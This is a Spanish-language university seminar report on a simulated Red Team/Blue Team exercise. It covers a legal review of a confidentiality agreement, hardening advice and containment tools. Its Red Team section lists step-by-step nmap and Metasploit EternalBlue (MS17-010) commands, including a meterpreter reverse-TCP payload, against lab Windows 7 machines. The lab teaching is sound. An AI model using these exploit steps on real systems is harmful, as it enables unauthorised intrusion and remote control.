CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

ANDRÉS FELIPE GÓMEZ ESCOBAR

TUTOR
JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
NEIVA
2020

RESUMEN

La organización WhiteHouse Security es una organización con gran reconocimiento a nivel internacional, por ser la encargada de asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa, lo cual le ha permitido posicionarse como una de las organizaciones más importante en este frente a nivel mundial. Ante el aumento de la demanda de sus servicios, la organización ha decidido realizar reclutamiento de personal, con el fin de conformar equipos de Blue Team y Red Team.

En el período de prueba, para poder ingresar a ser parte de esta prestigiosa organización, se colocó como primera misión integrar el equipo Red Team de la entidad, con lo cual se pretende identificar los medios por los cuales se está generando una fuga de información de dos equipos de cómputo que se encuentran dentro de la organización. La segunda misión está orientada a ser parte del equipo Blue Team, con lo cual se pretende realizar un análisis profundo a nivel técnico para poder contener un ataque informático, el cual se está realizando en tiempo real.

Como expertos en seguridad informática, entregaremos un informe técnico donde se exponga el proceso de los escenarios propuestos en cada una de las acciones como miembro de los equipos Red Team y Blue Team y los aspectos legales que se lograron dentro del período de prueba de la organización.

Palabras claves: *Auditoría, Riesgos, Análisis de Vulnerabilidades, Metodologías, Ciberseguridad, Equipo Red Team, Equipo Red Blue.*

CONTENIDO

pág.

GLOSARIO

Auditoría en Seguridad Informática: es una revisión que permite conocer de primera mano, el estado de todos los sistemas que manejan algún tipo de información en la entidad, con respecto a sus vulnerabilidades en seguridad informática.

Black Hackers: es el típico hacker que va ingresando a los sistemas con el fin de realizar algún daño o robo de información o dinero. Poseen grandes conocimientos informáticos, pero no les importa realizar maldades. En algunas situaciones se comparan con sicarios digitales y por lo general viven de lo que roban.

Confidencialidad: se entiende como la cualidad de que sólo yo puedo conocer y acceder a mi información. Se asume, que una información es confidencial, cuando me genera valor a mí y por ende no es permitido que terceros sin mi autorización la conozcan. Ejemplo: toda la base de datos de clientes actuales que posee una organización es información confidencial porque le permite trazar el camino para concretar negocios con los mismos. Si mi competencia también conoce dicha información, dejará de ser confidencial.

Disponibilidad: está directamente alienada con la productividad de la organización. Si la información no está disponible en el momento que la requiero, tal vez esto me ocasione la pérdida de un negocio, de un cliente o de una gran oportunidad. Ejemplo: vamos a realizar el pago de la nómina en nuestro sistema contable y su sucede que la información no está disponible. La consecuencia es que no se podrá realizar ningún pago y los empleados terminarán disgustados con la organización.

Equipo Blue Team: es un equipo multidisciplinario de expertos en seguridad informática, el cual es el encargado de defender y proteger a las organizaciones de

ataques realizados por ciberdelincuentes. De igual manera, realiza de manera proactiva, evaluaciones de las diferentes amenazas que puedan afectar las empresas.

Equipo Red Team: es un equipo multidisciplinario de expertos en seguridad informática, el cual es el encargado de emular ataques para explotar las vulnerabilidades de seguridad de los sistemas de información y aplicaciones que posean las organizaciones. Todo esto, desde el punto de vista de un atacante.

Gestión de la Seguridad Informática: permite garantizar que los riesgos de la seguridad de la información sean conocidos, tratados y minimizados por la entidad, realizando una acertada documentación de la misma, permitiendo mitigar los nuevos riesgos que se produzcan.

Gestión del riesgo informático: permite determinar, valorar y analizar cada uno de los riesgos identificados a los que se puede ver expuesta la información de la entidad, con el fin de tomar medidas para controlarlos y mitigarlos.

Integridad: hace referencia a que la información que poseo no está afectada, ni manipulada, ni alterada, sino que se mantiene como fue guardada y consultada por última vez. Ejemplo: la base de datos de diagnósticos para cirugías en una entidad de salud debe mantenerse íntegra porque de lo contrario un paciente podría ser operado de algo totalmente distinto al diagnóstico inicial.

Seguridad de la información: medidas que se realizan con el fin de evitar que vulnerabilidades y gente malintencionada, robe o altere el activo más importante de una organización, el cual es la información.

Seguridad en base de datos: es importante que toda entidad cuente con un equipo especialista en seguridad informática, el cual ayude a mitigar los riesgos latentes por los diferentes ataques que puedan tener sus bases de datos.

Seguridad en Redes: su función principal consiste en garantizar que la información que posee una entidad se encuentre libre de riesgos producidos tanto internamente como externamente.

Seguridad informática: conjunto de técnicas que se pueden implementar para proteger la seguridad de las redes, infraestructura e información digital que posee una organización.

INTRODUCCIÓN

El objetivo principal de este proyecto es contribuir al mejoramiento de los productos y servicios que ofrece la empresa WhiteHouse Security, mediante la ejecución de dos procedimientos, los cuales están enfocados en realizar y contrarrestar un ataque de seguridad informática, respectivamente.

Hoy por hoy vemos como las grandes empresas están siendo víctimas de ataques informáticos por parte de hackers malintencionados, los cuales buscan secuestrar información para luego pedir rescate, sustraer información de la entidad para ser vendida a la competencia o simplemente realizar un daño a la infraestructura informática de las organizaciones.

Es importante recalcar la importancia que deben dar las organizaciones, al contar con un modelo de gestión de seguridad informática, con el fin de tener una hoja de ruta a seguir, mayor eficacia y eficiencia en las decisiones tomadas y poder contar con la información en tiempo real para brindar siempre la mejor solución a las problemáticas encontradas.

De acuerdo a lo anterior, vamos a realizar un análisis ético y legal del acuerdo de confidencialidad de Whitehouse Security, una penetración a equipos Windows y a contener un ataque que se está produciendo en tiempo real, haciendo parte de los equipos Red & Blue Team.

1. OBJETIVOS

1.1. General

Realizar una auditoría a la fuga de información de la empresa Whitehouse Security, en el marco de los equipos estratégicos en ciberseguridad Red Team y Blue Team, garantizando la disponibilidad, integridad y confidencialidad de la información.

1.2. Específicos

- Realizar un análisis ético y legal del acuerdo de confidencialidad de Whitehouse Security.
- Realizar una penetración a equipos Windows y validar la vulnerabilidad encontrada, como parte del equipo Red Team.
- Contener un ataque que se está produciendo en tiempo real, como parte del equipo Blue Team.
- Elaborar un informe que contenga las conclusiones y recomendaciones a seguir por parte de los equipos Red Team & Blue Team.

2. INFORME LEGAL Y TÉCNICO

2.1. Situación Problema No. 1

A continuación se puede observar la primera situación problema, a la que nos vimos enfrentados en el reclutamiento para trabajar con la empresa WhiteHouse Security y está relacionada con el Análisis del Acuerdo de Confidencialidad.

Ilustración 1 - Situación problema Acuerdo Confidencialidad

Situación problema: Análisis legal

La organización WhiteHouse Security es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización WhiteHouse Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión "característica" de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

Fuente: UNAD

Después de leer el acuerdo de confidencialidad que posee WhiteHouse Security para firmar con los participantes del reclutamiento, desde la óptica ética y legal podemos resaltar lo siguiente:

- **Fragmentos sacados textualmente del acuerdo de confidencialidad**
    - Sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.
    - Datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".
    - No denunciar ante las autoridades actividades sospechosas de espionaje.
- **Argumentación sobre aspectos no éticos e ilegales**
    - En ninguna circunstancia, un acuerdo de confidencialidad de una organización puede estar por encima de las leyes colombianas. Todo profesional experto en seguridad informática tiene el compromiso de divulgar ante las autoridades competentes (Fiscalía, Policía, Ejército, entre otras), cualquier proceso ilegal del cual tenga conocimiento, sin tener como prerrequisito la autorización de la entidad en donde labora.
    - Ningún particular ni empresa privada en Colombia, está autorizado para realizar algún tipo de chuzada y espionaje, debido a que es un delito. Esta labor, sólo pertenece a algunas entidades del Estado como la Fiscalía, el ejército y la policía, entre otros; las cuales pueden realizar interceptaciones a teléfonos, correos electrónicos, redes sociales, etc; con el fin de conseguir información para un caso en particular o reserva de Estado.

En Colombia tenemos la ley 1273 de 2009[1], la cual hace referencia a la protección de la información y de los datos. Según esta ley, el acuerdo de confidencialidad vulnera los siguientes artículos:

- **Artículos**
  - Artículo 269A: Acceso abusivo a un sistema informático
  - Artículo 269C: Interceptación de datos informáticos
- **Argumentación**
  - The WhiteHouse Security indica que va a acceder a sistemas de información de otras entidades (a través de chuzadas, accesos abusivos, interceptación, espionaje) para obtener algún tipo de información, indudablemente sin contar con la autorización de estos últimos ni contar con orden judicial del Estado. Por lo indicado anteriormente, evidentemente se violan estos dos artículos.

2.2. Situación Problema No. 2

A continuación se puede observar la segunda situación problema, a la que nos vimos enfrentados en el reclutamiento para trabajar con la empresa WhiteHouse Security y está relacionada con el Análisis del Equipo Red Team.

[1] Mintic. (2009). Ley 1273 [LEY_1273_2009]. Mintic. (pp. 1-4) Recuperado de: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

Ilustración 2 - Situación problema Equipo Red Team

Situación problema: Análisis Red team

La primera misión del equipo Red team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. La información con la que cuenta usted como experto de ciberseguridad es la siguiente: Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2020) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Fuente: UNAD

Para cumplir con el objetivo planteado, se realizaron los siguientes pasos:

- Se utilizará la distribución Kali Linux para analizar los equipos y explotar las vulnerabilidades.
- IP Equipo Windows 7 x86: 10.0.2.15
- IP Equipo Windows 7 x64: 10.0.2.5
- Se realiza la Identificación de las máquinas que hay dentro de la red con el comando *nmap -O 10.0.2.15/24*, de este modo se listaran los sistemas operativos activos y conectados a la red con el comando (-O), la dirección IP y el prefijo de red es utilizado para identificar la red que se quiere analizar.
- Se utiliza el comando *nmap --script vuln 10.0.2.15* para identificar que vulnerabilidad tiene la máquina x86, con base en su dirección IP.
- En este punto se ha identifica el tipo de vulnerabilidad que tiene la víctima, la cual corresponde a la CVE-2017-0143, relacionada con el grave fallo de seguridad que afecta el componente SMB (SMBv1) identificado como ms17-010.

- Se utiliza el comando *nmap --script vuln 10.0.2.5* para identificar que vulnerabilidad tiene la máquina x64, con base en su dirección IP.
- Se utiliza el comando *msfconsole* con el fin de usar la herramienta de metasploit en el objetivo
- Luego se busca el exploit que se va a utilizar *search ms17_010* y luego identificar su enfoque principal.
- Según la descripción de cada exploit disponible, hay que identificar el más apropiado a utilizar. En este caso se utilizará el exploit *ms17_010_eternalblue*
- El comando *use exploit/Windows/smb/ms17_010_eternalblue* permite trabajar dentro del exploit para configurarlo y generar el ataque
- En este punto hay que trabajar con un payload que genere la comunicación con la víctima *exploit (windows/smb/ms17_010_eternalblue)*
- Luego se solicita ver las opciones y configuración de enrutamiento del exploit con el comando *show options.* Allí se podrá asignar la dirección IP de la víctima, el puerto, el dominio, contraseña o usuario de la víctima.
- El comando *set rhost 10.0.2.15* es para setear la dirección IP de la víctima que se va a ejecutar en el exploit.
- El comando *set lhost 10.0.2.4* es para setear la dirección IP del atacante que va a ejecutar el exploit.
- El comando *show payloads* es para ver los listados de payloads disponibles que podría ejecutar el exploit.
- El comando *set payload windows/x64/meterpreter/reverse_tcp* funciona para establecer conexión remota desde la máquina del atacante, a través del protocolo de la máquina víctima. Este será seteado para configurar completamente el exploit.
- Nuevamente se escribe el comando *show options* para ver la configuración del exploit y hacer el ataque
- Se utiliza el comando *exploit* para ejecutar el exploit y realizar el ataque

- El exploit no generó la conexión al equipo víctima y por el contrario el exploit genera que persista un problema en el sistema operativo Windows 7, con el famoso pantallazo azul.
- La pantalla azul se debe a que el exploit genera pantalla azul por tratarse de un sistema operativo Windows 7 de 32 bits
- Teniendo en cuenta que ambos sistemas operativos presentan la misma vulnerabilidad, se toma la misma configuración, trabajando con el *exploit eternalblue* que se trabajó en el ataque de la máquina x86 de Windows 7 pero ahora para hacer el ataque a la máquina x64
- En este caso solo hay que cambiar las configuraciones del exploit sobre el nuevo objetivo
- En este punto hay que trabajar con un payload que genere la comunicación con la víctima *exploit (windows/smb/ms17_010_eternalblue)*
- Luego se solicita ver las opciones y configuración de enrutamiento del exploit con el comando *show options*
- El comando *set rhost 10.0.2.5* es para setear la dirección IP de la víctima que se va a ejecutar en el exploit.
- Hay que verificar nuevamente que la configuración del exploit sea la correcta con el comando *show options*.
- Se ejecuta el *exploit* para verificar si funciona el ataque con el comando exploit.
- Se verifica que el equipo atacado ha sido vulnerado con el exploit y presenta un efecto positivo del ataque.
- Una vez dentro de la máquina el atacante puede navegar desde la terminal y tomar control del equipo, si así lo desea
- Se obtiene información del usuario y del equipo atacado con el comando *sysinfo*
- Se puede navegar dentro del equipo víctima por medio de la terminal, con los comandos *pwd* y *C:\Windows\system32*

- Hay que encontrar el archivo winse20w0.exe en este caso la ruta de la ubicación del archivo es *C:\Users\semi*
- Solo queda por ejecutar el archivo y que se muestre en consola del meterpreter del exploit, usando el comando *execute -f winse20w0.exe -i*.
- Comando *execute -f winse20w0.exe* para ejecutar en el equipo infectado

2.3. Situación Problema No. 3

A continuación se puede observar la tercera situación problema, a la que nos vimos enfrentados en el reclutamiento para trabajar con la empresa WhiteHouse Security y está relacionada con el Análisis del Equipo Blue Team.

Ilustración 3 - Situación problema Equipo Blue Team

Situación problema: Análisis Blue team

WhiteHouse Security solicita a sus integrantes de Blueteam contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. Las máquinas para analizar son las mismas máquinas con sistema operativo Windows 7 X86 y X64 analizadas en un evento anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico "sistema operativo, red", con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. WhiteHose Security le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.

Fuente: UNAD

2.4. Medidas de hardenización propuestas para que el ataque no se repita

- Parchar el Sistema Operativo, ya que muchos de los principales fallos y explotaciones que se dan son por no tenerlo actualizado (Windows Update)

- Antivirus y/o software al día para no tener posibles fallos a futuros. Se recomienda el antivirus con licencia GPL, ClamWin.
- Implementación de un protocolo de segmentación para que en caso de un ataque no se vea afectada toda la red empresarial o todos los sistemas a partir de un dispositivo infectado
- Implementar una configuración en los protocolos de red, deshabilitando todos aquellos protocolos innecesarios que afectan la integridad de la misma y dejar únicamente los que se requieran.
- Al habilitarse una nueva entrada, se configura el estado de los puertos. Los puertos que generaros esos fallos son los 443, 139 en el protocolo TCP y 137,138 en el protocolo UDP.
- Implementación de un programa de sistema de respaldos o copias de seguridad para tener un control mas robusto de los datos en caso de pérdida o daño de la infraestructura tecnológica
- Implementación de una Whitelist para tener un control de software o IPs que tengan acceso a acciones en el sistema o la red
- Realizar la modificación de configuraciones por defecto. Por regla general en la seguridad, muchas veces estos protocolos por defecto suelen ser los más atacados.

2.5. Herramientas de contención de ataques informáticos

- fail2ban: una de las herramientas más comunes en el mundo de los servidores web. Programada en Python, para prevención de ataques y prevención de intrusos mediante Whitelist y Blacklist. Su uso general es el de modificar las reglas del firewall para denegar acceso a IPs sospechosas.
- Wazuh: una de las herramientas más poderosas del Open Source del equipo Blue Team para la prevención, detención y contención de ataques informáticos. Sus características principales son: Detención de intrusos, Análisis de datos de registro, Seguridad en la nube, entre otros.

- Snort: es otra herramienta muy común tanto en sistemas embebidos (raspberry) como en servidores

3. ENLACE VIDEO SUSTENTACIÓN

El video (con una duración de 27:54) de la sustentación del desarrollo del “Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team”, se puede observar a través del siguiente enlace en YouTube:

Enlace: https://youtu.be/yuOfeCJW_a0

CONCLUSIONES

- Se detectó la vulnerabilidad dentro de los sistemas operativos x64 y x86 con la vulnerabilidad ms17-010, esto es propenso a que se generen ataques con intensiones negativas hacia los equipos.
- Los sistemas operativos antiguos, los niveles de las vulnerabilidades son muy altas y representan un impacto crítico en los sistemas.
- El equipo x64 permitió ingresar a su sistema y obtener el archivo winse20w0.exe por medio de un exploit. Por el contrario, se evidenció que el equipo x86 genera un pantallazo azul a la hora de ejecutar el exploit. Esto se debe a que el exploit no funciona en máquinas de 32 bits.
- El avance de la tecnología ha permitido que día tras día sea mucho más sencillo el acceso a los sistemas de información, incrementando los riesgos vinculados a la seguridad informática.
- La tarea que se propone el equipo Blueteam es prevenir ataques con herramientas de hardening. Además, implementan protocolos y metodologías para la prevención de dichos ataques informáticos, anteponiéndose a los atacantes.
- Los equipos Red Team son importantes porque ayudan a buscar de manera anticipadas los huecos que pueden tener los sistemas y las puertas de entrada por donde pueden ingresar los atacantes.
- WhiteHouse Security debe cambiar su modelo de reclutamiento para no tener problemas legales en el futuro.

RECOMENDACIONES

- Desde el equipo Blue Team, es de vital importancia que los sistemas de información, sistemas operativos y aplicaciones se mantengan actualizados para evitar generar huecos de seguridad en el sistema o en la red de datos.
- Desde el equipo Blue Team, es recomendable no utilizar protocolos de red obsoletos, ya que estos presentan alta vulnerabilidad para ser atacados.
- Como consultores y expertos en Seguridad Informática, debemos mantener una ética y principios que nos permitan rechazar propuestas inadecuadas que atenten contra alguna entidad o la sociedad misma, cumpliendo con lo estipulado en el COPNIA para ingeniero de Sistemas y en ACIEM para Ingenieros Electrónicos.
- Todas las organizaciones tanto nivel gubernamental como privadas, deben contar con un personal idóneo y con los perfiles pertinentes para liderar el proceso de Seguridad de la información, para poder realizar análisis adecuados que garanticen una certera toma de decisiones por parte de la alta gerencia.
- Es importante que todas las entidades tanto públicas como privadas, cumplan con lo estipulado en MIPG y realicen el “Plan Estratégico de Tecnologías de la Información y las Comunicaciones - PETI”, “Plan de Tratamiento de riesgos de seguridad y privacidad de la información” y el “Plan de Seguridad y Privacidad de la Información”.
- Es importante que los expertos en seguridad informática al hacer parte de los Equipos Red Team & Blue Team, lean muy bien los acuerdos de confidencialidad que firman, con la finalidad de evitar problemas judiciales futuros.
- Es importante que el personal encargado de los sistemas, parche los sistemas operativos, ya que muchos de los principales fallos y explotaciones que se dan son por no tenerlo actualizado (Windows Update)

- Si se requiere utilizar un Antivirus potente y con licenciamiento GPL, les recomendamos el ClamWin.
- Es importante la implementación de un protocolo de segmentación para que en caso de un ataque no se vea afectada toda la red empresarial o todos los sistemas a partir de un dispositivo infectado
- Es importante que las empresas implemente un sistema de respaldos o copias de seguridad para tener un control mas robusto de los datos en caso de pérdida o daño de la infraestructura tecnológica, ya se de manera física o remota en la nube.
- Es recomendable la implementación de una Whitelist para tener un control de software o IPs que tengan acceso a acciones en el sistema o la red de datos.
- Existen muchas herramientas potentes con licenciamiento GPL que pueden ser utilizadas para la contención de ataques informáticos, lo cual ayuda a que las empresas no inviertan grandes cantidades de dinero en dichas soluciones.
- Por último, se recomienda realizar la modificación de configuraciones por defecto ya que muchas veces estos protocolos por defecto suelen ser los más atacados por los black hackers.

BIBLIOGRAFÍA

DragonJAR. (2016). ¿Cómo se realiza un Pentest?. DragonJAR. Recuperado de https://www.dragonjar.org/como-realizar-un-pentest.xhtml

OpenWebinars. (2015). ¿Qué es el Pentesting?. OpenWebinars. Recuperado https://openwebinars.net/blog/que-es-el-pentesting/

Paraiso Linux. (2017). ¿Qué es y cómo usar NMAP?. Paraiso Linux. Recuperado de https://paraisolinux.com/que-es-y-como-usar-nmap/

Deloitte. (2017). ¿Qué impacto ha tenido el ciberincidente de WannaCry en nuestra economía?. Deloitte. Recuperado de https://perspectivas.deloitte.com/hubfs/Campanas/WannaCry/Deloitte-ES-informe-WannaCry.pdf

CIS Center for Internet Security. (2020). CIS Benchmarks. CIS Center for Internet Security. Recuperado de: https://www.cisecurity.org/cis-benchmarks/

JoseDelSol. (2017). Comandos de Meterpreter. JoseDelSol. Recuperado de https://josedelsol.wordpress.com/2017/09/10/comandos-de-meterpreter/

CVE Detalis. (2017). CVE security vulnerability database. Security vulnerabilities, exploits, references and more. CVE Detalis. Recuperado de https://www.cvedetails.com/

CVE. (2017). CVE-2017-0144. CVE. Recuperado de https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144

Red Hat. (2020). El Concepto de CVE. Red Hat. Recuperado de https://www.redhat.com/es/topics/security/what-is-cve

Linux Party. (2010). El Sistema de Detección de Intrusos: Snort. Linux Party. Recuperado de: https://www.linuxparty.es/57-seguridad/6000-el-sistema-de-deteccion-de-intrusos-snort--windows-y-linux-.html#:~:text=Snort%20es%20un%20Sistema%20de,basado%20en%20red%20(IDSN).&text=Se%20trata%20de%20un%20sistema,formada%20por%20patrones%20de%20ataques.

Gaviria, Raúl. (2015). Exploit Databse. (2020) Exploit-DB. Recuperado de https://www.exploit-db.com/
Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. Recuperado de http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

Arsys. (2019). Instalar y configurar Fail2ban para prevenir accesos no deseados al servidor. Arsys. Recuperado de: https://www.arsys.es/blog/instalar-fail2ban/#:~:text=Instalar%20y%20configurar%20Fail2ban%20para%20prevenir%20accesos%20no%20deseados%20al%20servidor,-Publicado%20el%2013&text=Fail2ban%20es%20una%20aplicaci%C3%B3n%20de,de%20acceso%20incorrectos%20al%20servidor

DragonJAR. (2009). Metasploit Framework. DragonJAR. Recuperado de https://www.dragonjar.org/metasploit-framework.xhtml

Microsoft. (2017). Microsoft Security Bulletin MS17-010 - Critical. Microsoft. Recuperado de https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010?redirectedfrom=MSDN

MinTIC. (2009). Ley 1273 [LEY_1273_2009]. MinTIC. (pp. 1-4) Recuperado de: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf


Redes Zone. (2016). OSSEC Wazuh, un monitor de seguridad para redes de ordenadores. Redes Zone. Recuperado de: https://www.redeszone.net/2016/08/26/ossec-wazuh-monitor-seguridad-redes-ordenadores/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). Recuperado de: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

IpAudita. (2017). Top 30 de Nmap ejemplos y comandos. IpAudita. Recuperado de https://ipaudita.wordpress.com/2013/02/13/top-30-de-nmap-ejemplos-de-comandos-para-sys-red-admins/

ANEXO 1. RESULTADO TURNITIN

A continuación se observa el resultado de Turnitin del presente documento, en donde se evidencia una similitud del 12%, con lo cual se cumple con lo planteado en los criterios de evaluación de la actividad.



Etapa5_SeminarioEspecializado_FelipeGomez

INFORME DE ORIGINALIDAD

12%	7%	1%	8%
INDICE DE SIMILITUD	FUENTES DE INTERNET	PUBLICACIONES	TRABAJOS DEL ESTUDIANTE